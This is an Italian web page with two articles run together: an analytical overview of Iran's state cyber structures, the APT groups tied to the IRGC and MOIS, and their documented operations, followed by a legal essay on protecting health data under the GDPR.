Iran e cyberwar: strutture, strategie e capacità cibernetiche nel Quinto Dominio
Iran, cyberwar e quinto dominio rappresentano oggi elementi centrali nella competizione strategica contemporanea. Questo contributo si inserisce in una serie di approfondimenti dedicati al tema Cyber Proxies. Capacità Cibernetiche degli Attori Non Statali Filo-Iraniani e analizza come Teheran abbia strutturato il cyberspazio come dominio operativo a pieno titolo. L’articolo esamina architetture istituzionali, dottrina strategica e strumenti di impiego del potere cibernetico, offrendo una chiave di lettura per comprendere il ruolo del cyberspazio nella sicurezza nazionale iraniana e nella proiezione della sua influenza regionale.
La teoria della guerra e l’evoluzione del potere cibernetico
Nella sua opera più famosa, il Vom Kriege, Karl von Clausewitz propone una teoria universale della guerra, definendola come la prosecuzione della politica con altri mezzi[1]. Sebbene, il mezzo politico in questo caso specifico è storicamente rappresentato dal potere militare, invero la coercizione ha assunto nel tempo una serie di declinazioni operative che hanno profondamente ridisegnato il modo in cui intendiamo i conflitti. Tra queste declinazioni, una delle principali espressioni (e componenti) della “politica con altri mezzi” oggi è costituito dal potere cibernetico.
L’esercizio dell’intero ventaglio operativo offerto dal quinto dominio della guerra consente oggi di ottenere importanti vantaggi per la sicurezza delle nazioni, sia in termini difensivi che offensivi. Questo dominio permette di duplicare oggi quasi tutte le operazioni prima assunte dai servizi di sicurezza, potendo usufruire dei vantaggi concreti che distinguono un’operazione dal mondo reale a quello cyber. Questo significa che rende possibili forme di sorveglianza e spionaggio mirato che non prevedono necessariamente l’addestramento e l’inserimento di un asset o di reclutare informatori all’interno un contesto target. Non di meno offre la possibilità di sabotare infrastrutture dell’avversario, riuscendo a creare impatti equiparabili a quelli di un intervento convenzionale.
Uno dei paesi che ha compreso attentamente il valore e l’importanza di questo dominio è l’Iran. In seguito al celebre attacco di Stuxnet che nel 2010 colpì le centrifughe di arricchimento dell’uranio presso gli impianti nucleari di Natanz, l’Iran ha incrementato radicalmente i propri investimenti nella cybersecurity al punto da diventare uno degli attori protagonisti del panorama delle minacce cibernetiche a livello globale. Infatti, dopo Stuxnet e diversi casi documentati di operazioni di spionaggio e sabotaggio informatico subite soprattutto da parte di Israele e Stati Uniti, l’Iran si è fatto promotore e avanguardia di un progetto ad alto livello politico per sviluppare capacità cibernetiche finalizzate al perseguimento di tre principali obiettivi strategici[2]:
Garantire stabilità interna: attraverso una serie di operazioni di sorveglianza volte tutelare il paese da fenomeni di dissidenza politica e/o potenziali vettori di influenza straniera.
Proteggere il territorio nazionale: attraverso una serie di attività di spionaggio verso i principali avversari politici (Stati Uniti, Israele e Arabia Saudita) per anticiparne intenzioni e minacce.
Strategia di politica estera: l’Iran impiega le operazioni informatiche anche come strumento per promuovere e garantire la propria influenza regionale.
Strutture statali e enti di sicurezza del cyberspazio in Iran
Come molti altri Stati, l’Iran dispone di numerose entità che si occupano sia di difesa sia di offesa cibernetica. Alcune dipendono o sono supervisionate direttamente dal governo, altre sono attori di minaccia non ufficialmente legati allo Stato, ma che possono collaborare con organismi pubblici quando necessario. Gli enti governativi, e in particolare quelli legati alla difesa del perimetro di cybersicurezza nazionale rispondono, in ultima istanza, alla guida suprema Ali Khamenei, che presiede il Consiglio supremo del cyberspazio. Questo organismo, fondato nel 2012 per volontà di Khamenei, è incaricato di definire le strategie nazionali in materia di cybersicurezza e di coordinarne le politiche nazionali sotto la supervisione del Presidente della Repubblica.
Inoltre, il Consiglio è incaricato di supervisionare leggi e regolamenti in ambito cyber e, di cooperare con imprese e università per garantire la sicurezza delle istituzioni e dei cittadini dalle minacce interne ed esterne.
Questo consiglio è composto dal Presidente, il Presidente del Parlamento, il Capo del sistema giudiziario dell’Iran, il Capo dell’ IRIB (Servizio di trasmissioni televisive e radiofoniche nazionale), il Ministro ICT, il Ministro della Cultura e della Guida Islamica, il Ministro della Scienza, della Ricerca e della Tecnologia, il Ministro del Ministero dell’Istruzione, il Ministro dell’intelligence, il Ministro della Difesa, il Presidente della Commissione Culturale dell’Assemblea Consultiva Islamica, il Responsabile dell’Organizzazione islamica per lo sviluppo, il Procuratore generale, il Capo dell’Organizzazione Nazionale per la difesa passiva e i Comandanti delle forze dell’ordine e dell’IRGC.
Tutte le attività del Consiglio su infrastrutture pubbliche e private confluiscono nel Centro Nazionale per il Cyberspazio (NCC), che si occupa di fornire una conoscenza completa e aggiornata della postura di cybersicurezza per orientare le decisioni su come affrontare il panorama delle minacce e dello sviluppo di controlli interni per la sicurezza di Internet. L’NCC ha anche il compito di “prepararsi a una guerra culturale” tra l’Iran e i suoi nemici, secondo lo Statuto dell’NCC del 2013 emanato dall’Iran[3].
Un altro organismo di rilievo è costituito dall’Organizzazione Nazionale di Difesa Passiva (NPDO), unità speciale delle Forze Armate Iraniane (Artesh) con il compito di proteggere le infrastrutture critiche nazionali da attacchi informatici, individuare e dissuadere minacce da parte di stati stranieri o di gruppi da essi supportati. Inoltre, l’NPDO coordina anche il Comando di Difesa Cyber (noto anche come Cyber Headquarters dell’esercito iraniano), istituito nel novembre 2010 subito dopo l’attacco Stuxnet. Questo gruppo è la principale struttura di difesa nazionale. Secondo alcuni analisti, il Comando dispone anche di capacità offensive e, conduce operazioni informatiche offensive insieme al Concilio Cyber Basij (che afferisce all’IRGC).

Tuttavia, il vero centro di gravità delle più importanti divisioni cyber e degli attori di minaccia associati al potere cyber di Teheran è collocato sotto la direzione di IRGC e dal MOIS.
Per quanto riguarda l’IRGC, le informazioni disponibili sono molto limitate. Tuttavia, l’organizzazione controlla organismi interni e attori di minaccia sponsorizzati. Tra le istituzioni statali direttamente connesse vi sono[4]:
L’Organizzazione per Guerra Elettronica e Difesa Cyber dell’IRGC: questa struttura interna alle Guardie della Rivoluzione si occupa di formazione sulla difesa cibernetica, ma anche di negare l’accesso e censurare contenuti e comunicazioni online. Inoltre, riceve supporto tecnico da società iraniane, ad esempio Net Peygard Samavat.
Concilio Cyber Basij: a tutti gli effetti il braccio informatico della milizia Basij, questo organismo è operativo dal 2009 ed include unità dedicate a formazione, contenuti digitali e social media. Il Concilio Cyber Basij, talvolta definito “commando per la guerra informatica” è composto prevalentemente da “non specialisti” e si occupano di operazioni di disinformazione, defacement di siti e, talvolta, attacchi più complessi tramite attori di minaccia vicini all’IRGC (es Cotton Sandstorm).
A questi si aggiungono tutta una serie di attori di minaccia sponsorizzati dall’IRGC, tra cui APT35, APT42, Nemesis Kitten e Cotton Sandstorm (ex NEPTUNIUM). Questi attori conducono una serie di attività di spionaggio, sabotaggio, destabilizzazione psicologica (information operations) e, solo in misura minore anche attività finanziariamente motivate.
Queste attività sono operate prevalentemente verso obiettivi strategici come: entità governative, militari, nel settore energetico, marittimo, ma anche enti di ricerca (come think tank o ONG) che si occupano di tematiche legate all’Iran o in generale al Medio Oriente. In particolare, secondo diversi ricercatori di sicurezza, il gruppo APT35 è gestito direttamente dall’ IRGC-IO. A sua volta questo, a seconda del fornitore di servizi di cyber threat intelligence, APT35 include, è associato o controlla diversi attori e sottogruppi come Charming Kitten, ITG18, TA453, Cobalt Mirage, Nemesis Kitten e APT42[5].
Il MOIS e le operazioni cibernetiche offensive
Il MOIS, a differenza dei Pasdaran, è considerato un organismo più tecnico (e meno ideologico) e, tra le diverse responsabilità include anche la signal intelligence e la raccolta di informazioni delle comunicazioni elettroniche. Tuttavia, sovrapponendosi talvolta all’IRGC, il MOIS svolge anche operazioni offensive all’estero ed è celebre per l’uso di tecniche di sorveglianza mirata contro oppositori e giornalisti. Spesso per le sue attività si avvale di società o organizzazioni di copertura (es. Rana, Mabna) e del supporto tecnico di università come Isfahan e Teheran [6]. Al MOIS, sono associati MuddyWater, Oilrig (noto anche come APT34), Hexane, Agrius e DarkBit.
Questi attori conducono operazioni prevalentemente operazioni offensive di spionaggio, sabotaggio e influenza, prevalentemente verso il settore governativo, dell’energia, delle telecomunicazioni e marittimo. Questi attori sembrano essere coordinati direttamente dal MOIS in quanto, nel corso delle loro attività, hanno mostrato un elevato livello di coordinamento del ritmo operativo e di sovrapposizioni significative nelle TTP utilizzate (Tecniche, Tattiche e Procedure)[7].
Infine, tra le strutture governative si segnalano anche[8]:
Polizia Cyber: una unità di polizia informatica creata nel 2011 per il contrasto della criminalità informatica (furto d’identità, furto di dati, cyber-bullismo etc.). Ricopre un ruolo chiave nella sorveglianza della «Rete Nazionale dell’Informazione» e nella repressione del dissenso online.
Computer Emergency Response Team (MAHER): Team governativo di risposta agli incidenti informatici. Questo Team svolge le attività tipiche di un CSIRT, ovvero monitoraggio 24/7, analisi degli attacchi, cooperazione con enti pubblici e privati, formazione ed esercitazioni.
Tuttavia, la letteratura esaminata suggerisce la presenza di un ampio spettro di organizzazioni che prestano servizi o capacità in supporto alle attività svolte soprattutto da IRGC e MOIS. Tra questi si segnalano:
Mabna Institute: un’azienda con sede in Iran fondata nel 2013 per assistere università e organizzazioni scientifiche e di ricerca iraniane nel furto di accesso a risorse scientifiche non iraniane. Dalla sua nascita, il Mabna Institute ha impiegato, stipulato contratti e si è affiliato con attori di minaccia e altro personale a contratto per condurre intrusioni informatiche volte al furto di dati accademici, proprietà intellettuale, caselle di posta elettronica e altri dati di università, enti di ricerca e aziende statali (e private) di paesi stranieri[9]. Inoltre, il Mabna Institute supporta le attività di APT34 e APT39.
Rana Intelligence Computing Company (Rana): società appartenente al MOIS che fornisce supporto al Ministero nella conduzione di intrusioni informatiche e campagne malware contro governi stranieri e aziende private di carattere strategico. Questa entità è suddivisa in divisioni che si occupano prevalentemente di sviluppo malware e altre specializzate nella strutturazione di operazioni di social engineering[10]. Inoltre, secondo alcuni analisti, Rana coinvolge anche personale delle università di Teheran e Sharif[11].
Nasr Institute: questa organizzazione è tra le meno documentate. Secondo gli analisti di Recorded Future (assieme ad altre società) impiegava un gruppo di task manager di medio livello, allineati ideologicamente, responsabili dell’assegnazione compartimentata di attività come ricerca di vulnerabilità, sviluppo di exploit, attività di ricognizioni e intrusione. A sua volta questa organizzazione poteva appaltare ad altri attori di minaccia alcune di queste attività[12].
In altre parole, esiste un sistema misto di appalti e collaborazioni tra attori di minaccia, organizzazioni statali e parastatali iraniane (che possono stipulare contratti anche con aziende private e istituti) per condurre operazioni offensive di vario genere a livello nazionale e internazionale. Ad esempio, secondo il Dipartimento del Tesoro degli Stati Uniti, Nemesis Kitten sarebbe gestito in collaborazione da due società: Afkar System e Najee Technologies[13].
Queste, a loro volta sarebbero coinvolte in attività di spionaggio strategico ma anche campagne ransomware a scopo di guadagno finanziario[14]. Ancora, la società privata Emennet Pasargad, associata all’attore Cotton Sandstrom e stata osservata svolgere attività di spionaggio e IO per conto della divisione Electronic Warfare and Cyber Defense Organisation dell’IRGC[15]. Ancora la società Ravin Academy è stata fondata nel 2019 da esponenti del MOIS, già dirigenti dei gruppi MuddyWater e Oilrig, con lo scopo di reclutare e addestrare funzionari per le operazioni offensive del MOIS[16].
Operazioni offensive, information operations e impatto strategico
La maggior parte delle operazioni informatiche iraniane è mirata alla raccolta intelligence per motivi strategici, prendendo di mira i principali avversari geopolitici (come Israele, Arabia Saudita e paesi del Golfo) o di sorveglianza interna per assicurarsi il controllo e la sicurezza nel paese. Tuttavia, è noto anche come l’Iran nel tempo si è specializzato anche in operazioni distruttive mirate. Un esempio è stata l’operazione documentata dai ricercatori di Microsoft condotta da MuddyWater e Darkbit contro il Technion Israel Institute of Technology.
Secondo i ricercatori i MuddyWater ha svolto un ruolo da Initial Access Broker per DarkBit che, in seguito ad un’attenta attività di ricognizione ha ottenuto i privilegi necessari ad eseguire nel giro di poche ore la distruzione di server farm, macchine virtuali, account di archiviazione e reti virtuali[17].
Figura 1 – Attori di minaccia direttamente associati agli apparati di sicurezza iraniani.
Infine, come accennato precedentemente, alcuni di questi attori sono coinvolti in Information Operations, orientate ad ottenere vantaggio strategico e politico verso altri attori statali, ma anche a promuovere e garantire la propria influenza regionale. Secondo i ricercatori di sicurezza, gli attori di minaccia come Agrius, Oilrig e Cotton Sandstorm sono attivamente coinvolti in queste attività, in particolare nei vari scenari di conflitto. Un esempio osservato nel 2020 riguarda un’operazione di Cotton Sandstorm nel 2020, in cui è stato osservato mentre tentava di compromettere l’account Twitter di Donald Trump in periodo elettorale, con lo scopo di influenzare le elezioni[18].
Un dato interessante è costituito dal fatto l’impiego di questi attori di minaccia è considerato essenziale dall’Iran, al punto da contribuire attivamente al loro sviluppo. Infatti, secondo i ricercatori di sicurezza, questi attori aumentano frequentemente nel tempo le loro competenze tecniche e la reattività operativa. Questo è visibile anche dal tempo di sfruttamento di vulnerabilità note. Un esempio è stato APT35 che prima del 2023 impiegava settimane per sviluppare exploit per vulnerabilità, mentre recentemente è stato osservato mentre sfruttava vulnerabilità da uno a cinque giorni dopo la loro divulgazione. A questo si aggiunge una collaborazione attiva di questi attori (soprattutto tra quelli associati alla stessa struttura governativa) che scambiano membri, competenze, TTP e, talvolta anche strumenti[19].
L’analisi ha mostrato come l’Iran abbia sviluppato un ecosistema cibernetico articolato, in cui strutture statali, apparati di sicurezza e attori di minaccia operano in modo coordinato nel quinto dominio della guerra, integrando intelligence, operazioni offensive e influenza informativa. Questo modello consente a Teheran di perseguire obiettivi strategici riducendo i costi politici e militari del confronto diretto. Il percorso di approfondimento proseguirà con un focus dedicato all’impiego di attori non statali come cyber proxies, per comprendere come queste entità amplifichino le capacità operative iraniane nel cyberspazio. Per una visione sistematica del tema, è inoltre possibile scaricare il white paper gratuito “Cyber Proxies. Capacità Cibernetiche degli Attori Non Statali Filo-Iraniani”, realizzato da Ivano Chiumarulo.
Note
[1] Clausewitz K., Della guerra, Mondadori, Milano, 1970, p. 19.
Ivano Chiumarulo ricopre ruoli in ambito Cyber Intelligence presso società di consulenza ICT. Vanta un percorso formativo multidisciplinare, avendo conseguito una laurea in Criminologia e, successivamente, una in Sicurezza Internazionale. Ha consolidato la sua preparazione approfondendo tematiche di Human Intelligence e Computer Science. Appassionato di Open Source Intelligence (OSINT), Offensive Security e Red Teaming, è attivamente coinvolto nella ricerca sulle nuove metodologie offensive nel panorama delle minacce e sulle loro implicazioni nel contesto geopolitico. Attualmente (2025) partecipa alle attività di ricerca della Commissione di Studio su Cyber Threat Intelligence e Cyber Warfare della Società Italiana di Intelligence (SOCINT).
Questo articolo fa parte della serie legata al tema della cybercriminalità nel settore sanitario, un percorso di analisi che intreccia sanità digitale, protezione dei dati e sicurezza informatica. L’attenzione si concentra sul concetto di dati sanitari, considerati il nucleo più sensibile della privacy. Essi, infatti, non solo riflettono la condizione clinica di un individuo, ma ne svelano la dimensione più intima, richiedendo tutele rafforzate sia sul piano normativo che tecnologico.
Così la Dr.ssa Salvadori Angelica, consigliere dell’Ordine dei Medici Chirurghi e Odontoiatri della Provincia di Torino:
“La prima cosa che faccio quando arrivo in studio è accendere il computer. E con questo gesto apro, in qualche modo inconsapevole, una finestra, anzi una porta attraverso la quale, nel corso della giornata, i dati dei miei pazienti potranno essere disseminati in molte direzioni.[…] Ad esempio, mi metto in collegamento con il SAR (Sistema di Accoglienza Regionale) della Regione Piemonte e il SAC (Sistema di Accoglienza Centrale) quando compilo in modalità informatica una ricetta dematerializzata contenente prescrizioni farmaceutiche e specialistiche, mi collego con AURA (Archivio Unico Regionale degli Assistiti della Regione Piemonte) se emerge l’esigenza di un aggiornamento dell’anagrafe degli assistiti, mi connetto con l’INPS (Istituto Nazionale della Previdenza Sociale) quando rilascio un certificato di malattia, oppure con l’INAIL (Istituto Nazionale per l’Assicurazione contro gli Infortuni sul Lavoro) se devo certificare un infortunio lavorativo, con il CSI Piemonte (Consorzio per il Sistema Informativo) se devo vedere l’esito di un tampone per Covid 19, se devo richiederne uno, se devo verificare l’inizio o la fine di una quarantena o di un isolamento, se devo vedere se un paziente è vaccinato. E questo vale non solo per me, medico di medicina generale, ma per tutti i medici convenzionati con il SSN, per i medici specialisti ospedalieri e, per alcuni aspetti, anche per i medici liberi professionisti.Se i medici, forse, non sempre sono consapevoli di tutto quello che mettono in moto, viene da chiedersi: e i cittadini? Hanno una percezione corretta di tutte le strade che possono prendere i loro dati sanitari?”.[1]
Nel discorrere del primo capitolo si è potuto constatare come, grazie alle potenzialità offerte dall’innovazione tecnologica, i dati sanitari stiano acquisendo sempre maggior impiego nel mondo contemporaneo: dalla ricerca medica e farmaceutica alla gestione dei servizi sanitari pubblici e privati.[2]
La materia inerente alla protezione dei dati sanitari è stata definita “diritto inquieto”[3], vi è difatti una tensione che caratterizza i dati sanitari stessi: meritevoli da un lato di massima protezione e riservatezza, e dall’altro di una calibrata circolazione per esigenze di sanità pubblica (si pensi alla destinazione ai fini di ricerca). A tale poi già complesso bilanciamento si aggiunge il problema della sicurezza rispetto a possibili attacchi informatici che possono mettere a rischio tanto la privacy degli individui quanto la tutela della salute pubblica.
Occorrerà comunque dapprima inquadrare ontologicamente le categoria dei dati idonei a rivelare lo stato di salute.
Alquanto nota è difatti la formula che consente di qualificare i dati sanitari come “nocciolo (o nucleo) duro” della privacy, locuzione utilizzata da chi rileva come essi si collochino “nel cerchio concentrico più interno” o, se si vuole, all’estremo più elevato della “scala delle durezze”[4] della protezione dei dati personali, risultando invero capaci di far intravedere, quando non di svelare del tutto, la sfera più riservata della persona.[5]
Ed è proprio dalla loro alta sensibilità che si ricava la necessità di una maggior tutela nel trattamento rispetto a quello indirizzato ad altre tipologie di dati, in quanto, se non correttamente svolto, potrebbe ingenerare rischi significativi per il rispetto dei diritti e delle libertà fondamentali dell’individuo, esponendo quest’ultimo a potenziali discriminazioni, stigmatizzazioni e classificazioni.
Il quadro normativo di riferimento è sicuramente esteso, ad ogni modo come fonti principali si possono indicare il Regolamento (UE) 2016/679 del Parlamento europeo e del Consiglio per come relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati, anche meglio noto come GDPR (General Data Protection Regulation), che abroga la direttiva 95/46/CE;[6] a cui si aggiunga il decreto legislativo 30 giugno 2003, n. 196 (Codice in materia di protezione dei dati personali, conosciuto anche come Codice della privacy), aggiornato ed integrato con le modifiche introdotte dal decreto legislativo del 10 agosto 2018, n. 101, quale recante disposizioni per l’adeguamento della normativa nazionale al regolamento (UE) anzidetto. [7]
Prima di affrontare la spinosa questione della protezione dei dati personali si vogliono fissare alcune preliminari definizioni, guardando innanzitutto alle disposizioni del Regolamento 2016/679/UE.
L’art. 4, par. 1, n. 1 del testo normativo sopradetto infatti chiarisce come per dato personale si debba intendere: “qualsiasi informazione riguardante una persona fisica identificata o identificabile («interessato»); si considera identificabile la persona fisica che può essere identificata, direttamente o indirettamente, con particolare riferimento ad un identificativo come il nome, un numero di identificazione, dati relativi all’ubicazione, un identificativo online o ad uno o più elementi caratteristici della sua identità fisica, fisiologica, genetica, psichica, economica, culturale o sociale”.
Entro l’ampia categoria dei dati personali si rinviene poi il sottoinsieme dei cosiddetti “dati particolari” (ex dati sensibili, nel vecchio codice privacy), definiti dall’art. 9 del GDPR come: “dati personali che rivelino l’origine razziale o etnica, le opinioni politiche, le convinzioni religiose o filosofiche, o l’appartenenza sindacale, nonché dati genetici, dati biometrici intesi a identificare in modo univoco una persona fisica, dati relativi alla salute o alla vita sessuale o all’orientamento sessuale della persona”.
Si noti come i dati relativi alla salute figurino proprio fra i dati particolari, cioè quei dati la cui conoscenza da parte di altri può recare un grave pregiudizio per l’interessato.
Addentrandosi ancora più nel dettaglio della normativa il Considerando 35 del GDPR puntualizza come fra i dati inerenti alla salute dovrebbero rientrare :
“tutti i dati riguardanti lo stato di salute dell’interessato che rivelino informazioni connesse allo stato di salute fisica o mentale passata, presente o futura dello stesso. […] Le informazioni risultanti da esami e controlli effettuati su una parte del corpo o una sostanza organica, compresi i dati genetici e i campioni biologici; e qualsiasi informazione riguardante, ad esempio, una malattia, una disabilità, il rischio di malattie, l’anamnesi medica, i trattamenti clinici o lo stato fisiologico o biomedico dell’interessato, indipendentemente dalla fonte, quale, ad esempio, unmedico o altro operatore sanitario, un ospedale, un dispositivo medico o un test diagnostico in vitro”.
Si comprende allora il motivo per cui i dati sanitari, ipersensibili, espressivi della più autentica essenza della privatezza, siano proprio quella tipologia di dati ad andare a beneficiare di una maggior tutela accordata dall’ordinamento, per come espressa in: misure di garanzia rafforzate, presupposti di liceità del trattamento particolarmente stringenti, stretta indispensabilità a fini informativi, divieto di divulgazione, e si intuirà altresì la ragione per cui siano necessitanti di una protezione rafforzata rispetto a tutti quei rischi di intrusione ed accesso indebito, alterazione e manipolazione connessi a possibili attacchi cibernetici indirizzabili ai sistemi informativi sanitari.[8]
Principi cardine sulla protezione dei dati sanitari
Appurato come in ambito medico, ossia in qualsiasi struttura ospedaliera, RSA, ambulatorio del medico di base o del libero professionista, ad esser trattati sistematicamente siano soprattutto dati “particolari”, si volgerà ivi lo sguardo alle disposizioni che vanno a disciplinarne le specifiche modalità di trattamento.
Preliminarmente tuttavia si passeranno in rassegna i sei principi generali, in tema di trattamento dei dati personali, elencati all’art. 5 del GDPR, quali presupposti fondamentali attorno a cui orbitano tutti i meccanismi di protezione dei dati.
In primis si annoveri il principio definito di liceità, correttezza e trasparenza (lawfulness, fairness and transparency), in nome del quale si richiede che i dati “vengano trattati in modo lecito, corretto e trasparente nei confronti degli interessati”, ciò implica dunque che qualsiasi informazione ad essi inerente sia accessibile e di facile comprensione, grazie all’utilizzo di un linguaggio chiaro e semplice, nonché che gli interessati abbiano contezza dell’identità dei titolari del trattamento (ossia dei soggetti che per l’appunto trattano i dati personali) e delle finalità del trattamento stesso.
Calando tale principio nel panorama sanitario si può richiamare quanto previsto dall’Accordo Stato-Regioni sulla telemedicina del 17 dicembre 2020, il quale prevede specifici oneri informativi nei confronti dei pazienti soggetti a servizi di telemedicina fra cui: una completa descrizione della gestione dei dati, dei diritti dell’assistito, delle modalità di contatto, nonché un elenco aggiornato dei responsabili del trattamento.[9]
Il secondo principio invece è relativo alla limitazione delle finalità (purpose limitation) dei dati, si rilevi come questi siano “raccolti per finalità determinate, esplicite e legittime”, per cui non sarà consentito trattarli successivamente in modo non compatibile con le finalità previamente delineate. Si tenga comunque presente che eventuali ulteriori trattamenti per finalità di pubblico interesse, di ricerca scientifica, storica o a fini statistici non sono considerati incompatibili con le finalità iniziali e risultano pertanto consentiti.
Il terzo principio è la c.d. minimizzazione dei dati (data minimisation), in ragione del quale questi ultimi dovranno essere “adeguati, pertinenti e limitati a quanto necessario rispetto alle finalità per le quali sono trattati”.
L’accuratezza poi (accuracy) è il quarto principio ed implica la necessità di garantire che i dati personali siano adeguatamente accurati ed aggiornati, ove necessario, adottando tutte le misure ragionevoli necessarie per cancellarli o rettificarli tempestivamente qualora inesatti rispetto alle finalità per cui vengono trattati.
Il quinto principio suole indicare la c.d. limitazione della conservazione (storage limitation), per cui i dati saranno “conservati in una forma che consenta l’identificazione degli interessati per un arco di tempo non superiore al conseguimento delle finalità per le quali sono trattati”. Una eventuale conservazione per periodi di tempo più lunghi sarà consentita unicamente per finalità di interesse pubblico, di ricerca scientifica, storica o a fini statistici. Le politiche di data retention, previste specificatamente dal nostro ordinamento, disciplinano infatti numerosi e differenziati tempi di conservazione per quanto concerne la documentazione sanitaria: sarà pertanto compito dell’operatore sanitario (pubblico o privato) dover identificare la natura della documentazione e conseguentemente la normativa di riferimento applicabile.
Per esemplificare, l’iconografia radiologica conta ad oggi un periodo di archiviazione di dieci anni, viceversa le cartelle cliniche, gli esami di laboratorio, i referti vedono un obbligo di conservazione illimitato nel tempo, in quanto rappresentanti atto ufficiale, indispensabile a garantire la certezza del diritto, nonché quale preziosa fonte documentaria per le ricerche di carattere storico sanitario.[10]
Il sesto ed ultimo principio riguarda infine l’integrità e la riservatezza dei dati (integrity and confidentiality), ciò implicherà che vengano adottate tutte le misure tecniche ed organizzative adeguate per garantire un livello di sicurezza proporzionato al rischio di varia probabilità e gravità per i diritti e le libertà delle persone fisiche, inclusa la protezione contro “trattamenti non autorizzati o illeciti, la perdita, la distruzione o il danno accidentale”.
A titolo esemplificativo, si richiami l’elencazione all’art 32 par.1 del GDPR relativamente alle misure che possono essere adottate ed implementate al fine di garantire la sicurezza dei digital data, fra cui:
La pseudonimizzazione dei dati personali, ovvero una metodologia che si pone l’obiettivo di “allontanare” il dato dalla persona, rendendone così complessa la stessa riferibilità (senza tuttavia romperne il legame, a cui mirano invece le tecniche di anonimizzazione);[11]
La cifratura dei dati, volta a rendere i dati personali incomprensibili a chiunque non sia autorizzato ad accedervi tramite una apposita chiave di lettura idonea a decriptarne l’informazione;
La capacità di assicurare, su base permanente, la riservatezza, l’integrità, la disponibilità ed altresì la resilienza dei sistemi e dei servizi di trattamento;
La capacità di ripristinare tempestivamente la disponibilità e l’accesso dei dati personali in caso di incidente fisico o tecnico;
L’auditing, espressione volta ad indicare una procedura atta a testare, verificare, e valutare regolarmente l’efficacia delle misure tecniche e organizzative concretamente adottate.[12]
Si badi bene, il legislatore non entra nel dettaglio, anzi quello fornito risulta pressoché un elenco generale, poiché è fondamentale che la security stessa venga garantita da soluzioni ritagliate nel modo più personale possibile rispetto alle specificità del soggetto da proteggere. Non pare essere dunque “codardia legislativa”, ma diretta conseguenza dell’assunto secondo cui se il titolare del trattamento deve essere accountable allora dovrà parimenti essere libero di ritagliarsi il “vestito” di sicurezza che ritiene necessario per la propria struttura.
Il principio di accountability
Il medesimo art. 5 del GDPR, al secondo paragrafo, enuncia il principio di responsabilizzazione (o accountability), in assenza del quale i sei principi cardine previamente elencati non potrebbero esser attuati: sarà infatti precipua responsabilità del titolare del trattamento[13] predisporre e mettere in atto specifiche soluzioni tecniche e organizzative che rendano il trattamento lecito, corretto, trasparente, adeguato, limitato nel tempo, pertinente ed effettuato per finalità legittime; così come sarà sua stessa responsabilità risponderne e “render conto” dell’efficacia delle misure concretamente impiegate e dei risultati così ottenuti.
Pertanto la figura apicale di una data struttura (si pensi ad un Direttore sanitario), tenuto conto della natura del dato, del suo ambito di applicazione (nell’erogazione di servizi di cura, in un progetto di ricerca etc.), del contesto (limitatamente alla propria struttura, od in condivisione con altre), delle finalità del trattamento, dei rischi per i diritti e le libertà delle persone fisiche, dovrà adottare misure tecniche ed organizzative adeguate, ossia parametrate al livello di rischio rilevato. Le anzidette misure poi, ex art. 24 GDPR, dovranno essere “riesaminate ed aggiornate qualora necessario”, introducendo così il principio fondamentale della ciclicità della sicurezza, quale perimetro altamente dinamico da dover revisionare periodicamente nel tempo, al fine di ottenerne un sempre maggiore perfezionamento. [14]
Non vi è dubbio sul fatto che venga in tal modo a delinearsi un sistema di adeguamento al GDPR fortemente accentrato sulla figura del titolare del trattamento: data la riconosciuta difficoltà di esercizio dei diritti dell’interessato[15], essendo egli spesso propenso a rilasciare i propri dati con leggerezza o con carenza di consapevolezza, viene spostato il baricentro della responsabilità sul titolare del trattamento e sulla necessità che le operazioni di trattamento stesse siano “GDPR compliant”.[16]
Ed è proprio così che il concetto di accountability si collega con quelli di prevenzione e proattività, inglobando il saper agire d’anticipo, pianificando, mediante policy e tecnologie efficaci, quanto necessario per evitare i rischi di compromissione dei dati. Fare ciò significa, ex art. 25 GDPR, operare una valutazione del rischio e del suo contenimento attraverso tecniche di protezione “fin dall’avvio del trattamento” (c.d. privacy by default) e “per impostazione predefinita” (c.d. privacy by design): tali espressioni puntualizzano come la privacy degli interessati dovrà essere tutelata fin dall’inizio, cioè dalle fasi di ideazione e progettazione del servizio, e che non potranno esser trattati dati personali ulteriori rispetto a quelli minimi indispensabili per la specifica finalità del trattamento.[17]
Tali ragionamenti, per ciò che ivi più interessa, possono certo essere calati in ambito sanitario: i software, i dispositivi e le procedure utilizzati nella sanità digitale dovranno essere rispettosi della normativa in tema di protezione dei dati. Pertanto una corrispondenza di telemedicina fra medico e paziente con l’uso di sistemi non sicuri, come i social o la posta elettronica, costituisce di per sé una procedura a rischio, violante le regole sulla protezione dei dati, ed in quanto tale sanzionabile dall’Autorità Garante per la protezione dei dati.
Allora i sanitari, e le strutture che offrono servizi di telemedicina, hanno il precipuo dovere di gestire i rischi derivanti dal trattamento dei dati personali dei pazienti, optando per quelle soluzioni operative che offrano le migliori garanzie di proporzionalità, efficacia, sicurezza, e rispetto dei diritti della persona.[18]
Si voglia, già in questa sede, anticipare l’assoluto rilievo dell’innestare una cultura della (cyber)sicurezza mediante una adeguata formazione del personale medico, ed è così invero che recita l’articolo 32 comma 4 del GDPR: “Il titolare del trattamento ed il responsabile del trattamento fanno sì che chiunque agisca sotto la loro autorità e abbia accesso a dati personali non tratti tali dati se non è istruito in tal senso dal titolare medesimo.”
Si pensi ad una struttura sanitaria complessa (da un poliambulatorio ad un grande ospedale), in questa stessa gli operatori a trattare dati sanitari sono indubbiamente molteplici, ad ogni modo comunque tutti dovranno essere a conoscenza circa le procedure da seguire ed i conseguenti probabili rischi insiti nel trattamento di dati sensibili, in particolar modo alla luce delle sempre più frequenti compromissioni degli archivi e sistemi digitali sanitari.
Il Data Protection Officer
Anche la designazione di un Responsabile della protezione dati (da qui in avanti indicato come DPO, acronimo inglese per Data Protection Officer) rientra nell’approccio responsabilizzante delineato dal GDPR, in linea col principio di accountability.
